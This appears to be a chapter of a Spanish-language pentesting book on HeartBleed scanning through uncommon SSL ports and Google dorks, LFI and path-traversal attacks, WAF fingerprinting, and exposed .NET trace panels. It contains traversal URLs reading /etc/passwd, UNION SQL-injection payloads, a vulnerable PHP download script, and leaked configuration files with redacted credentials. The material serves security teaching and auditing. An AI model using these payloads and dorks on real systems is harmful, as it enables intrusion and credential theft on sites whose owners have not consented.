


Imagen 5.09: El panel de Plesk queda accesible.

Hoy en día HeartBleed es ya una vulnerabilidad conocida en profundidad, explotada de manera habitual por todas las herramientas, pero seguro que seguiremos encontrándola aún en multitud de sitios durante años.

Es muy fácil de automatizar por lo que si estás en una auditoría de seguridad de una empresa, debes hacer un escaneo profundo de todos equipos de la red - todos, incluidos los dispositivos de red - y por todos los puertos - todos los puertos - buscando cualquier OpenSSL vulnerable que pueda estar ahí.

1.4 PoC: Buscar bugs de HeartBleed en Well-Known Ports

En el caso anterior se ha visto cómo se puede explotar esta vulnerabilidad para robar las contraseñas de los usuarios de un servidor web, la demostración se ha hecho con un servidor Plesk publicado por el puerto 8443. El que ese puerto sea no demasiado común hace que muchos rastreos lo dejen fuera del radar. Sin embargo, hay muchos otros servicios - publicados en Internet o no - que corren en puertos no habituales y que podrían estar esperando a que cualquiera le enviara un latido malicioso.

Muchos de estos puertos son conocidos y están en recogidos como Well-Known ports, y basta con hacer una batida por Internet para localizar servidores vulnerables. Este es un ejemplo de cómo se puede automatizar esta búsqueda, y que se puede replicar internamente en una empresa.

Fase 1: Detección automática con el navegador

Para simplificar la tarea de descubrir si un servidor es vulnerable o no, en este ejemplo se automatiza el proceso mediante un plugin del navegador. Ahora existen muchos plugins como ChromeBleed para Google Chrome o FoxBleed para Mozilla Firefox que ayudan a detectar cuando estás navegando por un servidor vulnerable a HeartBleed.




Imagen 5.10: StopBleed y ChromeBleed instalados en Google Chrome.

Estos plugins son una herramienta de auto-protección más que recomendable, ya que ayudan a saber cuáles son los servidores que podrían estar monitorizados en tiempo real para capturar todos los datos de la memoria del proceso OpenSSL vulnerable, y que así puedas tener cuidado con los datos que envías. Con uno de ellos activado en el navegador, ya estamos listos para poder comenzar a hacer un poco de hacking con buscadores.

Fase 2: Buscando los puertos comunes no habituales con OpenSSL

Como ya se ha dicho con anterioridad, el proceso OpenSSL puede usarse para muchos servicios, como VPN-SSL, FTP-s, LDAP-s, etcétera, pero también para paneles de administración web es común que los servidores HTTP-s de acceso estén en puertos distintos al que por defecto es usado para este servicio, el número 443.

Para encontrar cuántos puertos podrían tener servicios con SSL lo más sencillo es irse a cualquier base de datos de Well-Known Ports en Internet. En este caso se ha utilizado la base de datos de puertos de Speed Guide que tiene un interfaz de búsqueda muy cómodo y una lista de puertos bastante ampliada. Una sencilla búsqueda por SSL para saber en cuántos puertos se deberían buscar para localizar la mayoría de los servicios que pudieran tener una versión vulnerable de OpenSSL arrojó un total de 9.977 servicios.

Ports Database

SG Ports is a comprehensive, searchable database of official and unofficial tcp/udp port[1] assignments, known vulnerabilities, trojans, applications use and more. The ports, services and protocols database contains combined information derived from IANA, numerous port lists, as well as our own research and user submissions. You can search by application/service name, or simply click on port numbers below for detailed information. Please simply use the "Add comment" buttons on individual port pages to add information about ports not already in the database.

threat/application/port search: SSL SEARCH

261	443	448	465	563	585	636	684	689	695	989	990	992	993
994	995	1183	1621	2083	2087	2096	2252	2478	2479	2482	2484	2679	3077
3078	3131	3191	3220	3269	3410	3424	3471	3509	3529	3539	3568	3660	3661
3747	3885	3995	4031	4062	4064	4081	4083	4536	4843	5007	5223	5321	5671
5783	5986	6251	6619	6679	6697	7673	7674	8443	8989	9089	9091	9802	11751
12013	12109	12975	31337	32976	38121	65506							

jump to: GO

Imagen 5.11: Puertos con algún servicio SSL en ellos.

Esto quiere decir que si escaneamos todas las direcciones IP de Internet o de la Intranet por esos 77 puertos buscando versiones de OpenSSL vulnerables tendríamos un porcentaje grandísimo de todas las versiones vulnerables expuestas a Internet.

Fase 3: Seleccionando los paneles de administración web

Para poder hacer hacking con buscadores, lo más cómo es buscar aquellos puertos que son utilizados por servicios como Plesk (8443), para lo que una revisión manual es suficiente. Como se puede ver, salen cosas interesantes en la lista.

Port 2096 Details

threat/application/port search: SEARCH

known port assignments and vulnerabilities

Port(s)	Protocol	Service	Details	Source
2096	tcp,udp	nbx-dir	NBX DIR	SG
2096	tcp		CPanel default SSL Web mail (unofficial)	Wikipedia
2096	tcp,udp	nbx-dir	NBX DIR	IANA

Port 5986 Details

threat/application/port search: SEARCH

known port assignments and vulnerabilities

Port(s)	Protocol	Service	Details	Source
5986	tcp,udp	wsmans	WBEM WS-Management HTTP over TLS/SSL	IANA

Port 3443 Details

threat/application/port search: SEARCH

known port assignments and vulnerabilities

Port(s)	Protocol	Service	Details	Source
3443	tcp,udp	ov-nnm-websrv	OpenView Network Node Manager WEB Server	IANA

Port 7443 Details

threat/application/port search: SEARCH

known port assignments and vulnerabilities

Port(s)	Protocol	Service	Details	Source
7443	tcp,udp	oracleas-https	Oracle Application Server HTTPS	IANA

Imagen 5.12: Servicios HTTPs por puertos no habituales.

Entre ellos, servidores web de Oracle, OpenView o el popular CPanel, utilizando puertos no demasiado habituales en los escaneos de HTTPs. Ahora se trataría de localizar esos servidores web indexados en los buscadores o escanear las redes en las que estemos trabajando.

Fase 4: Localizar los servidores web por puertos raros en Google

Si te has leído el libro de Pentesting con FOCA, sabrás que una de las cosas que hace la herramienta para buscar los servidores más interesantes a la hora de hacer un pentesting es utilizar lo que llamamos "El Truco de la Barra" en Google Hacking. Este truco funciona de tal manera que si pones una barra antes del dominio en el modificador site, te permite buscar por puertos.

Así, si queremos localizar servidores web en un determinado puerto pertenecientes a un dominio solo habría que hacer algo como *site:/dominio:puerto/*. En los siguientes ejemplos se puede ver cómo serían las búsquedas en Google para localizar servidores Cpanel en Alemania o Argentina.




Imagen 5.13: Servidores indexados en Google por el puerto 2096 de Cpanel.

Esto es válido para cualquier puerto en cualquier dominio. Por ejemplo, para localizar servidores de Oracle Web Application Server en un país, solo habría que cambiar el dominio y el puerto para obtener una lista de servidores indexados por ese puerto.

Fase 5: Detectando la vulnerabilidad de HeartBleed

Para detectar la vulnerabilidad, bastaría con obtener los resultados y abrir la página web en nuevas pestañas y el plugin de detección automáticamente irá cantando si el servidor es vulnerable o no al fallo. Yo he probado en varios países y sorprende ver lo fácil que es encontrar servidores de administración de hosting, webmails o herramientas de gestión publicadas sobre versiones vulnerables de OpenSSL.




Imagen 5.14: Uno de los servidores de Cpanel vulnerables a HeartBleed descubiertos.

Esto deja claro que la vulnerabilidad va a dar mucho juego durante años, como el famoso bug de IIS que permitía ejecutar comandos remotamente en los servidores y que costó erradicar de Internet años.

■■■

Fase 6: La explotación de HeartBleed

Explotar el bug de HeartBleed para conseguir las credenciales de los usuarios ya se ha explicado antes, solo hay que monitorizar la memoria del proceso OpenSSL constantemente hasta que en un volcado aparezcan - en texto claro - las credenciales buscadas. Todos los pentesters tienen ya sus scripts y herramientas, y si usas FOCA ya sabes que tiene un plugin de monitorización continua para que se vuelque la memoria.

Si descubres que alguno de los servidores que utilizas habituales es vulnerable a HeartBleed, notifícalo y no envíes ningún dato hasta que no esté solucionado. Después cambia las passwords de esos sistemas. Si estás a cargo de una red, escanea los 77 puertos del principio en todas tus direcciones IP, a ver si aparece alguna versión vulnerable del software en algún punto.

2. Bugs LFI (Local File Inclusion)

A día de hoy, la vulnerabilidad de Path Transversal o Ruta Transversal sigue copando una de las primeras posiciones dentro del top ten establecido por la fundación OWASP sobre vulnerabilidades en aplicaciones web, y es uno de los motivos que habilitan los ataques de LFI (*Local File Inclusion*) que se basan en acceder a contenido dentro del sistema de ficheros por medio de un programa de la aplicación web mal programado que accede a algún fichero.

2.1 Un ataque LFI para robar una BBDD

La idea es tan sencilla como que si un programa devuelve documentos accediendo al sistema de ficheros con una llamada similar a: http://www.sitio_web.vulnerable/download.php?file=documento.pdf. Si está mal programado, un atacante podría intentar acceder a otros ficheros del servidor web mediante peticiones en formato relativo o absoluto en los parámetros de la aplicación. El siguiente código es de uno de estos programas vulnerables, que ha sido descubierto a base de descargarse a sí mismo con este bug.

[redacted]/descarga.php?fichero=./descarga.php

descarga (1).php

```
<?php

$file = $_GET["fichero"];
$filename = basename($file);

if (isset($_GET["serie"]))
$file = "documentos/".$_GET["serie"]."/".$file;
else
$file = $_GET["ruta"]."/".$file;

$size = filesize($file);
header("Content-Type: application/octet-stream");
header("Content-Disposition: attachment; filename=\"$filename\"");
header("Content-Length: ".$size);
header("Content-Transfer-Encoding: binary");
readfile($file);

?>
```

Imagen 5.15: Programa vulnerable a LFI descargado por sí mismo.

Algunos ejemplos de cómo sacar partido a este bug podrían ser los que se muestran a continuación:

- http://www.sitio_web.vulnerable/download.php?file=./download.php
- http://www.sitio_web.vulnerable/download.php?file=/etc/passwd
- http://www.sitio_web.vulnerable/download.php?file=../../../../../etc/passwd

Por supuesto, se podrían acceder a tantos ficheros como el usuario con el que corre esta aplicación web tenga permiso dentro del sistema. Si alguien ha tenido la nefasta idea de darle permisos de root a la aplicación, entonces las consecuencias serían desastrosas.




Imagen 5.16: Descargando el fichero /etc/passwd con ruta absoluta.

Detectar páginas web que puedan sufrir este tipo de vulnerabilidad es relativamente sencillo aplicando un poco de hacking con buscadores, debido a que hay patrones de páginas que tienen este fallo muy tipificado. Uno de ellos muy común es el de una aplicación para descargar ficheros que no aseguren correctamente la ruta ni la extensión del fichero que se le está pasando por parámetro.

En el caso del paso del nombre de un fichero, es común encontrar, como veremos más adelante, parámetros file o fichero con el nombre y la ruta completa dentro del servidor, pero también es posible que el parámetros sea el nombre codificado en BASE64 o similares, por aquello de evitar la exposición al ojo del nombre del fichero. Si por el contrario se hace un acceso indirecto por medio de un ID, será necesario averiguar de qué forma guarda la tabla que recoge cuál es la asignación ID a ruta de fichero. Esto podría ser mediante un fichero de texto, un archivo XML o directamente una tabla en una base de datos - que suele ser lo más común en los CMS personalizados -. Detectar este tipo de páginas en los buscadores es fácil ya que el patrón que suelen seguir sus URLs es de la forma:




Imagen 5.17: Resultados devueltos por Google.

Como se puede ver en los resultados, el número de aplicaciones que cumple ese patrón es alto pero no todos son vulnerables. Para evaluar si ese tipo de aplicaciones son vulnerables o no, primero hay que determinar la estructura con la que se está accediendo al fichero. Este acceso puede ser de forma directa, para lo que se está pasando un nombre de fichero, o indirecta, mediante el paso de un identificador que le sirve a la aplicación para localizar la ubicación del fichero.

Al final objetivo de un LFI es obtener acceso a ficheros o directorios que se encuentren dentro del directorio raíz de un servidor web pero no accesibles directamente desde la aplicación web, sino utilizada por ésta para, por ejemplo, conectarse con la base de datos del sistema para validar un usuario, etc… Otras veces se aprovecha esta vulnerabilidad para acceder a ficheros fuera del directorio web como puedan ser /etc/passwd y /etc/shadow y, tras fusionarlos con herramientas de tipo unshadow, aplicar fuerza bruta sobre las claves hasheadas de los usuarios para intentar obtenerlas en texto claro, con herramientas como John The Ripper, etc…

Cuando se puede escalar de esta forma por la estructura de directorios de un servidor, esta vulnerabilidad podría venir acompañada de otras dos: Local File Inclusion para ver el contenido de los ficheros y/o Remote File Inclusion para ejecutar código remoto. La primera permite incluir ficheros locales donde se encuentra la web que presenta la vulnerabilidad y la segunda cargar ficheros de manera remota, básicamente para intentar ejecutar comandos dentro del servidor o ejecutar scripts.

Paso 1. Búsqueda de una web vulnerable.

En la siguiente prueba de concepto se muestra cómo localizar webs que puedan ser vulnerables a este tipo de ataque, cómo explotar el ataque para ver la información sensible que se puede obtener si no se ha pasado una auditoria web de seguridad.

Para ello vamos a hacer un poco de hacking con buscadores y, para acotar los resultados,vamos a buscar páginas que se encuentren bajo un determinado dominio y que los ficheros tengan una determinada extensión.




Imagen 5.18: Resultados de aplicaciones web que descargan archivos con la ruta del mismo.

En este ejemplo, vamos a seleccionar una en la que el nombre del fichero venga directamente en el parámetro. Si viniera un ID, habría que ver si en él se puede inyectar un comando SQL Injection para poder hacer algo como:

```
MySQL -> id=-1 UNION SELECT "/etc/passwd"
Oracle -> id=-1 UNION SELECT "/etc/passwd" from dual
SQL Server -> id=-1 UNION SELECT "/etc/passwd" from sysobjects --
```

Al final, habría que construir una consulta INBAND con UNION para conseguir que la consulta que esté construyendo el programador devuelva un recordset vacío y se le una un recordset creado por nosotros. Construir la consulta INBAND en cada caso requiere reconocer el motor de la base de datos, analizar la consulta del programador mediante pruebas, etcétera. Si quieres saber más de esto tienes que dominar las técnicas de SQL Injection.

Paso 2. Comprobar si la web es vulnerable.
En este caso, centrándonos en una web en la que se recibe como parámetro el nombre de fichero - y a veces la ruta en un parámetro aparte -, para comprobar si está presente la vulnerabilidad Path Transversal, se usa la secuencia de caracteres especiales conocida como "*dot-dot-slash*" o ../

Pero también podemos probar a poner parte de la URL localizada - en concreto lo más fácil es intentar descargar el mismo fichero que se usa para descargas - para ver cuál es el comportamiento del navegador. Si es vulnerable, observaremos que nuestro navegador va a realizar una descarga, luego esto nos da la pista de que la vulnerabilidad de Path Transversal está presente en la aplicación web. Además tenemos la certeza de la existencia del directorio archivos dentro del servidor web.

Una vez visto que se pueden descargar ficheros arbitrariamente, intentaremos descargar ficheros como index.php o ../index.php para ver si es posible descargar estos archivos en texto claro y ver si podemos obtener rutas de archivos de configuración, claves de acceso a la base de datos, etc…




Imagen 5.19: Descargando el fichero Index.php.

Es en este punto, cuando ya se sabe que se pueden descargar ficheros del servidor, cuando entran en juego todos los data leaks que se puedan conseguir para listar los archivos locales del servidor web.

Para eso, aprovecharse de los errores de conversión de tipos de datos en PHP, de las rutas locales mostradas en las páginas de error ASP, TCL o similares, y si es posible también de los directory listing, el bug de IIS Short name, ficheros .listing, archivos .DS_Store, DWSync.xml o módulo de mod_negotiation es de gran utilidad para saber dónde está y qué hay que descargar del servidor.

```
index.php

<?php
$parte_publica = true;
@include("funciones.php");

if(!$desconectado) {
    header("Location:home.php");
    die();
}
```

Imagen 5.20: Descubrimiento del fichero funciones.php citado en index.php.

En este caso, si observamos el contenido de este fichero index.php, vemos que existe el fichero funciones.php en el mismo directorio junto con el fichero home.php. Además, debido a una mala configuración del servidor, podemos descargarlos. A veces los ficheros del tipo funciones.php contienen usuarios y contraseñas harcodeadas, por lo que siempre hay que mirar su contenido:

```
include("admin/conexion.php");
$link = conectarse();
if(substr_count((string)$link,'error') > 0) {
    $mensaje_error = $link;
    @include("error.php");
    die();
} else $conexion = $link;
```

Imagen 5.21: Descarga del fichero funciones.php Se descubre admin/conexion.php.

Vemos en la imagen cómo es posible descubrir más fichero críticos dentro de una aplicación web, en este caso, conexion.php, que muy probable tenga los parámetros de configuración a la base de datos utilizada por la aplicación web donde puede haber usuarios y contraseñas de acceso, aparte de información sensibles de usuarios. Además también aparecen consultas a la base de datos, lo que nos puede dar una pista de cuáles son las tablas donde se almacena la información crítica de los usuarios, etc… Tras consultar el contenido del fichero conexion.php, se observan hardcodeados todos los parámetros de conexión a la base de datos.

```
//CONEXION A BASE MYSQL
function conectarse() {
    $BD_direccion = "localhost";
    $BD_usuario = "root";
    $BD_clave = "";
    $BD_clave = "6x[redacted]";
    $BD_tabla = "[redacted]";
```

Imagen 5.22: Parámetros de conexión a la base de datos MySQL.

Un atacante llegado a este punto podría intentar buscar la URL de acceso a PHPmyadmin o programar y un script de conexión en PHP a la base de datos, suponiendo que el servidor de base de

datos acepte conexiones desde fuera del servidor.... o encontrar cualquier otro camino para llegar a la base de datos.

2.2 Info Leak de WAF por protección contra ataques LFI

Antes de realizar un ataque a una servidor, conviene tener información sobre qué medidas de seguridad tiene. Saber si el sistema tiene algún firewall delante protegiendo con redes el tráfico entrante, un reverse proxy para ocultar la ubicación real o una solución antimalware concreta que esté vigilando los ficheros que se suben, puede venir bien antes de preparar una intrusión. En el mundo del pentesting de aplicaciones web, cuando se realiza un escaneo, conviene saber si delante de la web hay algún WAF (*Web Application Firewall*) que pueda bloquear los intentos de explotación de vulnerabilidades. Localizar si existe algún WAF, y cuál es, es una buena idea, además de que puede ayudar a generar mucha más información del escenario completo con el que te encuentras.

Existen muchas formas de saber si hay un WAF en un sitio web, pero hay una que es bastante sencilla y que funciona relativamente bien. Normalmente, cuando un WAF bloquea una petición, éste genera un menaje de respuesta HTTP 403 Forbidden, con una página de respuesta por defecto que debería ser configurada para dar poca información a un posible atacante. Con el objeto de conseguir forzar ese error HTTP 403 del WAF, lo suyo es simular un ataque, y una forma muy sencilla de hacerlo es conseguir que el WAF crea que se está produciendo un ataque de LFI (*Local File Inclusión*) para acceder a ficheros sensibles.

Estas técnicas de Local File Inclusion se utilizan mucho en auditorías de seguridad y test de intrusión, y suelen tener la característica de querer escalar en el árbol de directorios del servidor web con la cadena ../../, algo que las reglas por defecto de la mayoría de los WAF - incluyendo el popular mod_security que se utiliza para fortificar servidores web GNU/Linux -, detectan por defecto y bloquean. Para conseguir forzar este error y obtener algo de información sobre el entorno en el que nos encontramos basta con añadir a una URL algo como ?file=../../ para hacer creer al WAF que se está produciendo el ataque, y ver qué mensaje obtenemos.




Imagen 5.23: Mensaje 403 de un dominio de Apple.com. Es la protección de la CDN.

Como en los muchos casos vistos con los mensajes de error de los servidores web, estos mensajes pueden ser igual de útiles, no solo para saber que hay un WAF, sino para conocer exactamente el tipo de WAF y hacerse una idea del tipo de posibilidades que ofrece.

Además, si la página ha sido personalizada, tal vez se pueda acceder a alguna información útil que haya podido quedarse allí por una mala configuración.




Imagen 5.24: Mensaje de Error 403 en la web de DefCon generado por McAfee Global Threat Intelligence. Hoy en día está cambiado.

Si tienes un WAF, comprueba los mensajes de bloqueo que estás mostrando en los HTTP 403. Si puedes evitar dar demasiada información a los atacantes. Puedes configurar el WAF para devolver un HTTP 200 genérico con un bonito mensaje de error, y habrá mucha menos información que un atacante pueda llevarse a la boca.

3. Paneles de monitorización, estadísticas y traza

En una auditoría de seguridad nunca sabes al principio cuál puede ser la puerta que se va abrir para permitirte entrar en el sistema. A veces son paneles de administración de impresoras con bugs o credenciales por defecto, otras veces es un fichero de backup con la web completa descubierta en un proceso de fuzzing y otras la aparición de la herramienta más insospechada.

A lo largo de los años hemos visto todo tipo de casos en los que se ha podido utilizar una u otra herramienta de ataque.

En los libros de Pentesting con FOCA o Ethical Hacking de esta misma editorial hemos tratado muchas veces este tipo de vulnerabilidades y su explotación. Casos como el de Apple.com que, a través de un leak producido por un .SVN/Entries llevó al descubrimiento de una webshell creado por ellos mismos para explorar ficheros es un claro ejemplo de que un info leak puede llevarte a culminar con éxito un proceso de auditoría.




Imagen 5.25: Explorador de archivos descubierto en un dominio de Apple.com.

En este apartado vamos a citar algunos casos curiosos de paneles de monitorización, herramientas de estadísticas o servicios de traza que pueden ayudarte a obtener información en una auditoría, por lo que debes buscarlos con tus herramientas de fuzzing sí o sí.

3.1 Trace Viewer & Elmah en Aplicaciones .NET

En los servidores Microsoft IIS con tecnología .NET, existe la posibilidad de activar la traza de aplicaciones web para poder estudiar cómo se está comportando el servidor en cada petición. Esta traza, por defecto, está habilitada en la configuración del sistema para que solo pueda utilizarse desde la máquina local. Esto se puede comprobar solicitando el acceso a la traza de las últimas peticiones, mediante una llamada al recurso trace.axd, que dará acceso a Trace Viewer.

Cuando el recurso está configurado correctamente, no se puede acceder al mismo, y se obtiene un error. Cuando esto sucede puede ser que veamos un personalizado o por defecto, en cuyo caso estará indicándonos que la traza solo está habilitada para conexiones locales. Esto se configura en el archivo web.config con una entrada como la siguiente:

```
<configuration>
<system .web="">
          <trace enabled="true" localonly="false">
         </trace>
     </system>
</configuration>
```

Por desgracia, en algunos casos, bien por un fallo en la configuración de Web.Config o bien porque se ha cometido un error en Machine.Config, estos quedan habilitados para consulta remota. Machine.Config es como el fichero Web.Config pero a nivel de servidor completo, y como la configuración se hereda, si se toca este fichero afecta a todos los sitios del servidor web Microsoft IIS. Esto habilitaría Trace Viewer para conexiones remotas, tal y como se puede ver en la siguiente imagen.

www.[redacted].com/trace.axd

Application Trace

[clear current trace]
Physical Directory:C:\3-EV-LIVE\

Requests to this Application — **Remaining: 0**

No.	Time of Request	File	Status Code	Verb	
1	6/18/2015 4:41:43 PM	default.aspx	200	GET	View Details
